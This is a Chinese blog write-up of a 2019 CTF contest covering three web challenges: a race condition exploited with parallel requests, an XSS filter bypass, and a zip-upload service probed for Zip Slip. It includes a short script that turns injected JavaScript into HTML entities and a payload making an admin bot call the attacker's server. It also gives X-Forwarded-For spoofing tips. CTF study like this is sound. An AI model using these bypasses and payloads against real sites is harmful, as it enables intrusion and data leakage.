4月月赛题目总结

原创

youGuess28 于 2019-04-10 21:54:45 发布 180 收藏

分类专栏： WriteUp

本文链接：https://blog.csdn.net/littlelittlebai/article/details/89196275

前言

比赛时候是清明假期，出去玩了，压根没看题目。☹□我的奖金呀…


题目还开着，所以就重做了一下这些题目。虽然不是在比赛时候做的，但是也没有任何`WriteUp`，没有讨论，独立思考…

(⊙v⊙)嗯，感觉还是很有收获的。

解题过程

Simple CTF


这个题基本都解出来了，也很简单，但感觉还挺有意思的...之前见过类似的。提示也说的很明白，告诉我们要考虑并发的问题。



意思就是你要去借钱买`flag`，但是按规定你是不能借够买`flag`的钱的，但是因为后台查询的时候没有考虑并发的情况，所以可以跑多个线程，同一时间去请求多次，这样查询到的剩余额度就一直是够的。
不需要写脚本，直接`burp intruder`多几个线程跑一下就可以了。钱够了就可以买了。（(⊙o⊙)只能做出这么简单的题目了...不，我一点都不伤心）

Easy XSS

这是一道`xss`的题目，从来没正儿八经做过`xss`的题目哎...之前在`Jarvisoj`上面见过一道，叫`Baby XSS`，本来以为是类似的，后来发现不一样。



这个题目过滤了很多东西，所以第一步就是要绕过这些过滤规则。参考了下面这个链接，应该是常见的可以绕过的方式。简单写了个脚本。

1. http://www.52bug.cn/hkjs/3970.html

```
# tool.py
import sys

cmd = sys.argv[1]

result = ""
re = ""
for i in cmd:
    re += "&#%07d" % (ord(i))
    result += "%%26%%23%07d" % (ord(i))
print(result)
print(re)
```

就是把要注入的代码变成`html`实体...之前一直以为只有一部分字符是有`html`实体的，现在才知道原来都有。`html`实体的最长长度是7，所以不需要`;`也是可以的，最多检测7个就不检测了。这在上面给出的链接里面有提到的。

最后的`payload`为：`python tool.py 'this.src="http://vps/"'`，然后把`html`实体提交，会提示我们“管理员之后会来查看”。

漏洞点是在`preview`那里发现的，因为提交的内容会在`img`标签的`onerror`（默认一定会触发）出现，所以就想着要注入一个链接，当触发`onerror`时访问这个链接。


当提交了内容之后，后台会有一个机器人去访问这个页面，所以就以管理员的身份来触发我们注入的`js`代码，也就是说会访问我们的`vps`，查看`vps`访问记录，就发现有来自管理员（题目所在服务器的`ip`）的一条访问，`Referer`显示是`http://web/review.php?id=399`...啊...也就是说，通过`xss`告诉我们了一个文件，我们接下来还要在这个文件搞事情。

访问`review.php`文件，提示说只有本地用户才能访问。那有两种想法，一种是伪造来源，添加头`X-Forwarded-For: 127.0.0.1`，试了之后发现不行...`Referer`也伪造了...感觉应该再没有其他的了吧??另外一种是类似于`CSRF`，让管理员去替我们访问，但是想不明白要怎么拿到管理员访问的结果（管理员去访问另外一个`url`，这我咋能知道??），而且可以注入的`xss`长度是有限的，猜测后面应该是`sql`注入，感觉是没办法这样弄的...so...我不知道怎么弄了，这道题目就卡在这里了，等之后讲了题之后再来弄叭。

File Manager System

这个题目...搞半天终于知道逻辑是什么样的，同样是有猜测，但是没有最终做法...?伤心总是难免的。

File Manage System



这个题目让我上传`.zip`文件，而且只能上传`.zip`文件。首先想到的是文件上传绕过...先上传一个正常的文件上去，会跳转到`dirlist?dir=xxx`这个页面。然后可以看到之前做题目的人上传过的一些文件。

File Manage System

现在猜测题目的逻辑应该是：

1. 检测上传文件的文件后缀是否为`.zip`，是则允许上传，上传的文件放到设定好的路径下，且文件名是被`hash`过的，一定是`xxx.zip`的形式，不可能通过截断啊什么的上传别的类型的文件；
2. 之后会解压这个文件，如果解压成功，并且解压之后的文件后缀不是`.php`，则将解压之后的文件放在设定好的路径下，原本上传的`.zip`文件被删除掉，`alert()`告诉我们上传成功，但是提示的仍然是被删除掉的`.zip`文件的路径，通过`dirlist?dir=`接口可以看到我们上传的文件；
3. 如果解压之后的文件后缀是`.php`，则保留这个`.zip`文件，`.php`不会被放到路径下，应该是被删除掉了，然后同样弹框提示；
4. 如果解压不成功，就是说我们上传的文件实际上不是`.zip`格式的文件，会返回`500`错误，这个在本地也试过了，应该就是`php`处理`zip`文件发现处理失败，就报错了，而题目代码中也没有做相应的异常处理。

嗯...题目就是这样的逻辑。任意文件上传好像做不到，然后`dirlist?dir=`那里过滤掉了`..`，没办法路径穿越（不知道是不是我没有找到）。

我们上传的那些文件都是只能看到一个文件路径的，不能再下载到这个文件，但是又因为会报`500`错误，所以猜测后台肯定是保存了这个文件，并且又对这个文件做了处理...所以猜测的题目逻辑是上面那样。

这里就很奇怪，为什么一定要用`zip`文件，为什么上传了`zip`文件还要对它进行解压，所以就猜测应该是`zip`解压这个步骤有问题，然后就找啊找...找到了一个`zipslip`，试了一下，发现并没有问题。`zipslip`是解压文件时候造成路径穿越，甚至文件覆盖的一个漏洞，`github`上有用来测试的`zip`文件包。（不过好像漏洞介绍里面确实也没说`php`有这个问题）

1. https://github.com/snyk/zip-slip-vulnerability

那么接下来...啊...不知道怎么办了。